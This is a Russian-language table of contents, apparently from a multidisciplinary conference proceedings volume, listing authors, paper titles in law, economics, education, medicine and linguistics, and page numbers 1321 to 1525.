Сидикова Я.С., К ВОПРОСУ О ЦЕЛЕСООБРАЗНОСТИ ПРИМЕНЕНИЯ НАКАЗАНИЯ В ВИДЕ ПОЖИЗНЕННОГО ЛИШЕНИЯ СВОБОДЫ 1321

Сидикова Я.С., К ВОПРОСУ О ФОРМАХ МЕЖМУНИЦИПАЛЬНОГО СОТРУДНИЧЕСТВА 1325

Сидоров Е.С., Полторацкий Н.А., ВОПРОСЫ, ВОЗНИКАЮЩИЕ ПРИ РЕАЛИЗАЦИИ ПРАВ, СВЯЗАННЫХ С ИНТЕЛЛЕКТУАЛЬНОЙ СОБСТВЕННОСТЬЮ 1329

Сидоров Е.С., Полторацкий Н.А., ТРАНСНАЦИОНАЛЬНЫЕ КОРПОРАЦИИ И ИХ ВЛИЯНИЕ В МИРЕ..... 1332

Синицын Н.А., СРАВНИТЕЛЬНЫЙ АНАЛИЗ КОНСТИТУЦИОННО – ПРАВОВОГО СТАТУС СЕМЬИ В РОССИИ И ЗА РУБЕЖОМ 1335

Синицын Н.А., Осипов Д.Д., К ВОПРОСУ О ПРИВЛЕЧЕНИИ К УГОЛОВНОЙ ОТВЕТСТВЕННОСТИ ЗА ВОЗБУЖДЕНИЕ НЕНАВИСТИ ИЛИ ВРАЖДЫ, А РАВНО УНИЖЕНИИ ЧЕЛОВЕЧЕСКОГО ДОСТОИНСТВА В ИНФОРМАЦИОННОЙ СФЕРЕ НА СОВРЕМЕННОМ ЭТАПЕ: АКТУАЛЬНЫЕ ПРОБЛЕМЫ КВАЛИФИКАЦИИ И ПУТИ ИХ

РЕШЕНИЯ 1340
Синицына Е.А., АКТУАЛЬНЫЕ ПРОБЛЕМЫ ФОРМИРОВАНИЯ МЕТОДИК РАССЛЕДОВАНИЯ ТЕРРОРИСТИЧЕСКИХ АКТОВ 1344
Сиренко М.С., ФИНАНСОВО – ЭКОНОМИЧЕСКОЕ ОБЕСПЕЧЕНИИ ВЗАИМОДЕЙСТВИЯ ОРГАНОВ ГОСУДАРСТВЕННОЙ ВЛАСТИ И ОРГАНОВ МЕСТНОГО САМОУПРАВЛЕНИЯ 1349
Сиротенко Д.И.,Пилипей В.В., АВТОМАТИЗАЦИЯ РАБОТЫ УЧЕБНОГО ЦЕНТРА ТЕЛЕКОММУНИКАЦИОННОЙ КОМПАНИИ 1353
Скаблова К.В., Мелкумова А.С., ПОВЫШЕНИЕ КАЧЕСТВА ТАМОЖЕННЫХ УСЛУГ КАК ФАКТОР ПОВЫШЕНИЯ ЭКОНОМИЧЕСКОЙ БЕЗОПАСНОСТИ СТРАНЫ 1356
Скоморохова Е.К., ОСОБЕННОСТИ GR-ДЕЯТЕЛЬНОСТИ В ГЕРМАНИИ 1360
Скоморохова Е.К., ПРОДВИЖЕНИЕ БРЕНДА В ИНТЕРНЕТЕ: ЭТАПЫ SEO-ПРОДВИЖЕНИЯ 1363
Скрипкина С.А., ОРГАНИЗАЦИЯ ОБРАЗОВАТЕЛЬНОЙ СРЕДЫ В ДОУ 1367
Скрипкина С.А., ЭМОЦИОНАЛЬНЫЕ НАРУШЕНИЯ В ДОШКОЛЬНОМ ВОЗРАСТЕ И ИХ КОРРЕКЦИЯ 1370
Слынько В.Р., ОСНОВНЫЕ ОСОБЕННОСТИ ЦВЕТНОЙ МЕТАЛЛУРГИИ 1375
Слюняева С.В., Шершнева О.И., СОВРЕМЕННЫЕ АСПЕКТЫ ТЕОРИИ ПРАВ СОБСТВЕННОСТИ В РАМКАХ ИНСТИТУЦИОНАЛЬНОЙ ЭКОНОМИКИ 1378
Собачкин А.Ю., СПЕЦИФИКА КОММУНИКАТИВИСТСКИХ ИССЛЕДОВАНИЙ ПОЛИТИЧЕСКОЙ И ИНДИВИДУАЛЬНОЙ ПОВЕСТКИ ДНЯ 1384
Соболева Е.Д., ОПЛАТА ВЫХОДНОГО ДНЯ В КОМАНДИРОВКЕ 1387
Собченко Н.В., Молчанова Н.В., ОЦЕНКА СОБСТВЕННОГО КАПИТАЛА КОММЕРЧЕСКОГО БАНКА 1390
Соколова Е.В., ПОДХОДЫ К ОПРЕДЕЛЕНИЮ ФИНАНСОВОЙ УСТОЙЧИВОСТИ ПРЕДПРИЯТИЯ 1395
Соколова Е.В., ОПРЕДЕЛЕНИЕ ВЛИЯНИЯ СПОСОБА ИЗГОТОВЛЕНИЯ МАЗИ СТРЕПТОЦИДОВОЙ НА СТЕПЕНЬ ДИСПЕРСНОСТИ ДЕЙСТВУЮЩЕГО ВЕЩЕСТВА 1400
Соколова Е.В., НАПРАВЛЕНИЯ ПОВЫШЕНИЯ ЭКОНОМИЧЕСКОЙ ЭФФЕКТИВНОСТИ ПРЕДПРИЯТИЯ 1402
Соловьёва М.В., Сорокина Ю.В., АДАПТАЦИЯ ЛЮДЕЙ С

ОГРАНИЧЕННЫМИ ВОЗМОЖНОСТЯМИ НА РАБОЧЕМ МЕСТЕ 1406
Соловьёва М.В., Сорокина Ю.В., РАЗВИТИЕ ИНДИВИДУАЛЬНО-ПСИХОЛОГИЧЕСКИХ СВОЙСТВ ЛИЧНОСТИ В ТРУДОВОЙ ДЕЯТЕЛЬНОСТИ 1410
Соловьянов П.М., ВЛИЯНИЕ ЯЗЫКА НА КУЛЬТУРУ 1416
Соломка И.С., Хулузаури Э.Г., АНАЛИЗ ИНДИКАТОРОВ СОЦИАЛЬНОЙ ПОЛИТИКИ КРАСНОДАРСКОГО КРАЯ 1419
Соломка И.С., Бритикова Е.А., СТРАТЕГИЧЕСКОЕ ПЛАНИРОВАНИЕ В СФЕРЕ МОЛОДЕЖНОЙ ПОЛИТИКИ КРАСНОДАРСКОГО КРАЯ 1422
Солтамурадова Р.А., ПОНЯТИЕ ПРЕДПРИНИМАТЕЛЬСКОГО ОБЯЗАТЕЛЬСТВА СУБЪЕКТА ПУБЛИЧНОГО СЕКТОРА ЭКОНОМИКИ 1426
Сорокодумова О.Н., Железнякова А.Н., СОВРЕМЕННОЕ СОСТОЯНИЕ ТАМОЖЕННОГО РЕГУЛИРОВАНИЯ В РОССИИ 1430
Соснина Т.В., АНГЛОЯЗЫЧНЫЙ ТУРИСТИЧЕСКИЙ ДИСКУРС И ЕГО ГРАММАТИЧЕСКИЕ ОСОБЕННОСТИ 1434
Софронова А.К., ИССЛЕДОВАНИЕ ВЛИЯНИЯ ЧЕТЫРЕХВОЛНОВОГО СМЕШЕНИЯ НА СПЕКТРАЛЬНО УПЛОТНЕННЫЕ КАНАЛЫ 1438
Спицын Е.О., ИССЛЕДОВАНИЕ ВЛИЯНИЯ РАЗЛИЧНЫХ ФАКТОРОВ НА СТАБИЛЬНОСТЬ СУСПЕНЗИИ ГИДРОФОБНЫХ ВЕЩЕСТВ НА ПРИМЕРЕ СУСПЕНЗИИ КАМФОРЫ 1445
Старыгина Е.А., Хачатурян О.Р., Фисенко Ю.И., ОЦЕНКА ФИНАНСОВОГО СОСТОЯНИЯ КОММЕРЧЕСКОГО БАНКА С ПОЗИЦИИ ЛИКВИДНОСТИ И ПЛАТЕЖЕСПОСОБНОСТИ (НА ПРИМЕРЕ ПАО "СБЕРБАНК РОССИИ") 1449
Старыгина Е.А., Хачатурян О.Р., Фисенко Ю.И., ФИНАНСОВЫЙ АНАЛИЗ ДЕЯТЕЛЬНОСТИ КОММЕРЧЕСКОГО БАНКА 1453
Старыгина Е.А., Корнилова Ю.Т., ОЦЕНКА ОСНОВНЫХ СРЕДСТВ В БУХГАЛТЕРСКОМ УЧЕТЕ И АНАЛИЗ ИХ ВЛИЯНИЯ НА ФИНАНСОВОЕ СОСТОЯНИЕ ПРЕДПРИЯТИЯ 1458
Стрежкова Е.В., НАПИСАНИЕ ЭССЕ НА УРОКАХ АНГЛИЙСКОГО ЯЗЫКА 1462
Стрельцов Е.Г., Белятова Е.Н., Карпенко Е.В., ОПЫТ РАЗВИТИЯ СОЦИАЛЬНОГО ПРЕДПРИЯТИЯ НА ПРИМЕРЕ ЗАРУБЕЖНЫХ СТРАН 1465
Стрюкова Е.М., АНАЛИЗ ПРОБЛЕМНЫХ АСПЕКТОВ ДЕЙСТВИЯ ПРИНЦИПА СОСТЯЗАТЕЛЬНОСТИ СТОРОН В АРБИТРАЖНОМ ПРОЦЕССЕ 1473
Стяжкина С.Н., Акимов А.А., Булатова М.А., Гырдымова Д.А.,

ТОТАЛЬНЫЙ ГЕМОРРАГИЧЕСКИЙ ПАНКРЕОНЕКРОЗ (КЛИНИЧЕСКИЙ СЛУЧАЙ) 1478

Стяжкина С.Н., Акимов А.А., Булатова М.А., Гырдымова Д.А., ФАКТОРЫ РИСКА РАЗВИТИЯ ОСТРОГО ПАНКРЕАТИТА И ПАНКРЕОНЕКРОЗА..... 1483

Стяжкина С.Н., Хасанова А.И., Гилязева З.И., Сафина З.В., АРТЕРИОМЕЗЕНТЕРИАЛЬНАЯ КОМПРЕССИЯ ДВЕНАДЦАТИПЕРСТНОЙ КИШКИ (КЛИНИЧЕСКИЙ СЛУЧАЙ) 1487

Стяжкина С.Н., Хасанова А.И., Гилязева З.И., Сафина З.В., СТАТИСТИЧЕСКАЯ ОБРАБОТКА ДАННЫХ И СРАВНИТЕЛЬНЫЙ АНАЛИЗ ОСОБЕННОСТЕЙ ЗАБОЛЕВАНИЯ АППЕНДИЦИТОМ ПО УДМУРТСКОЙ РЕСПУБЛИКЕ ЗА 2015 — 2017 ГОДА..... 1492

Стяжкина С.Н., Пелина Н.А., Саланкина А.Ю., Егорова Ю.С., ОСЛОЖНЕНИЯ ТОРАКО-АБДОМИНАЛЬНЫХ ТРАВМ. НАИБОЛЕЕ ЧАСТЫЕ ПРИЧИНЫ ЛЕТАЛЬНОСТИ ПРИ ТОРАКО-АБДОМИНАЛЬНЫХ ТРАВМАХ 1497

Суходуева М.О., Чистякова Н.С., Макашова В.Н., ВВЕДЕНИЕ РОБОТА ТЕЛЕПРИСУСТВИЯ В ОБРАЗОВАТЕЛЬНЫЙ ПРОЦЕСС 1500

Суходуева М.О., Чистякова Н.С., Курзаева Л.В., ПСИХОЛГО-ПЕДАГОГИЧЕСКИЙ ЭФФЕКТ ПРИМЕНЕНИЯ РОБОТА ТЕЛЕПРИСУТСТВИЯ В ИНКЛЮЗИВНОМ ОБРАЗОВАНИИ 1504

Суходуева М.О., Чистякова Н.С., Карманова Е.В., ОПЫТ ВНЕДРЕНИЯ РОБОТОВ ТЕЛЕПРИСУТСТВИЯ В ИНКЛЮЗИВНОМ ОБРАЗОВАНИ . 1507

Сырисько Я.А., ФОРМИРОВАНИЕ СИСТЕМЫ ФИНАНСОВО-ЭКОНОМИЧЕСКИХ ПОКАЗАТЕЛЕЙ ДЛЯ ОЦЕНКИ ЭФФЕКТИВНОСТИ ДЕЯТЕЛЬНОСТИ И КАЧЕСТВА СИСТЕМЫ УПРАВЛЕНИЯ ПРЕДПРИЯТИЯ ПИЩЕВОЙ ОТРАСЛИ 1512

Сычева В.О., ОСНОВНЫЕ ОСОБЕННОСТИ ГАЗЕТНО-ПУБЛИЦИСТИЧЕСКОГО СТИЛЯ 1519

Сычева В.О., ЛИНГВИСТИЧЕСКИЕ СРЕДСТВА, ИСПОЛЬЗУЕМЫЕ БРИТАНСКИМИ ГАЗЕТАМИ ДЛЯ ПРЕДСТАВЛЕНИЯ ОБРАЗА РОССИИ..... 1525